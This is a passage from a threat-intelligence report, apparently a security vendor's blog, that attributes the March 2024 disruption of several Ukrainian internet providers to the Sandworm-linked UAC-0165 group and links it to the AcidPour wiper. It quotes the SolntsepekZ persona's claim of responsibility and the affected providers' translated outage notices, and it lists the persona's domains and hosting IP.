
## Attribution

Earlier this week, CERT-UA confirmed our findings and publicly attributed the activity to UAC-0165, considered a subgroup of the outdated Sandworm APT. UAC-0165 targets are commonly observed in Ukrainian critical infrastructure, including telecommunications, energy, and government services.

In September 2023, Ukraine SSSCIP publicly released a report on their latest findings of Russian linked threat activity. Notably, their section on UAC-0165 points to the continued use of GRU-linked, fake hacktivist personas as a medium for publicly announcing major intrusions and the leak of stolen data from Ukrainian victims.

On March 13th, the SolntsepekZ persona publicly claimed the intrusion into Ukrainian telecommunication organizations, three days prior to our discovery of AcidPour.


March 13

Sunshine

**ZELENSKY!!! ATTENTION!!!**

We, Solntsepek hackers, continue to successfully disrupt the critical infrastructure of Ukraine. This time we hacked 4 providers that provide Internet to government agencies, parts of the Armed Forces of Ukraine, as well as the TCC - **Triacom, Misto TV, Linktelecom** and **KIM** .


As a result of the hack, the work of the providers was disrupted, and we have at our disposal their client databases and internal documentation.

PS Special thanks to our local agents who are helping to bring the end of Zelensky's criminal regime closer!!!

146.1K 05:42

In addition to their Telegram presence, SolntsepekZ makes use of multiple domains under this persona. On Telegram, visitors are currently linked to `solntsepek[.]com`, which is associated with the hosting IP `185.61.137.155`, of BlazingFast Hosting in Kiev. This hosting IP has previously hosted `solntsepek[.]info` as well as being related to `solntsepek[.]org` and similar to `solntsepek[.]ru`.

Review of the current state of these alleged target organizations indicates the impact is still ongoing. Below is an example notice currently on display from Triangulum, a group of companies providing telephone and Internet services under the Triacom brand, and Misto TV. Industry colleagues with Kentik are also observing this activity and have shared observations of the impact starting on March 13th as well.



**Dear Clients!**

On March 13, 2024, a hacker attack was carried out on a number of Ukrainian providers.

At 10:28 a.m. on March 13, 2024, a large-scale technical failure occurred on our Company's network, as a result of which it became impossible to provide electronic communication services.

The Company's employees, together with employees of the Cyber Police and the National Cyber Security Coordination Center, are taking complex measures around the clock aimed at restoring the entire range of services as soon as possible.

Services are being restored gradually. Full recovery may take several days.

We ask you to understand the situation and offer our apologies.

After eliminating the negative consequences of criminal actions, all clients who were not provided services will definitely receive appropriate compensation.

As the network is restored, the information will be updated.

**Contact numbers:**

+38(050)388-03-61

+38(050)412-32-42

+38(050)412-25-00


**Electronic boxes:**

triacom7@gmail.com

triacom10@gmail.com

A Russian hacker group claimed responsibility for this cyber attack.

Triacom (Translated)



**UPDATE dated 03/19/2024**

**Dear subscribers!**
**Services are being restored. Specialists of the company and partner companies work 24/7 to restore services.**
**All necessary appeals to law enforcement agencies and special services have been made.**
**We apologize for the inconvenience caused by the lack of services and insufficient communication on our part - we are physically unable to process all calls and requests.**
**The consequences of the hacker attack turned out to be more serious than we expected, so the restoration of the company's services may take several more days.**
**After the services are restored, all the necessary calculations and compensations will be made to all subscribers who had problems accessing the Internet.**
**We ask for your understanding - we are doing everything possible to restore services as quickly as possible!**
**If you do not receive a call from the contact numbers, you can leave a request in the chat (viber, telegram) or by LINK .**

Misto-TV (Translated)

At this time, we cannot confirm that AcidPour was used to disrupt these ISPs. The longevity of the disruption suggests a more complex attack than a simple DDoS or nuisance disruption. AcidPour, uploaded 3 days after this disruption started, would fit the bill for the requisite toolkit. If that's the case, it could serve as another link between this hacktivist persona and specific GRU operations.

## Conclusion

The discovery of AcidPour in-the-wild serves as a stark reminder that cyber support for this hot conflict continues to evolve two years after AcidRain. The threat actors involved are adept at orchestrating wide-ranging disruptions and have demonstrated their unwavering intent to do so by a variety of means.

The transition from AcidRain to AcidPour, with its expanded capabilities, underscores the strategic intent to inflict significant operational impact. This progression reveals not only a refinement in the technical capabilities of these threat actors but also their calculated approach to select targets that maximize follow-on effects, disrupting critical infrastructure and communications.

We continue to monitor these activities and hope the broader research community will continue to support this tracking with additional telemetry and analysis.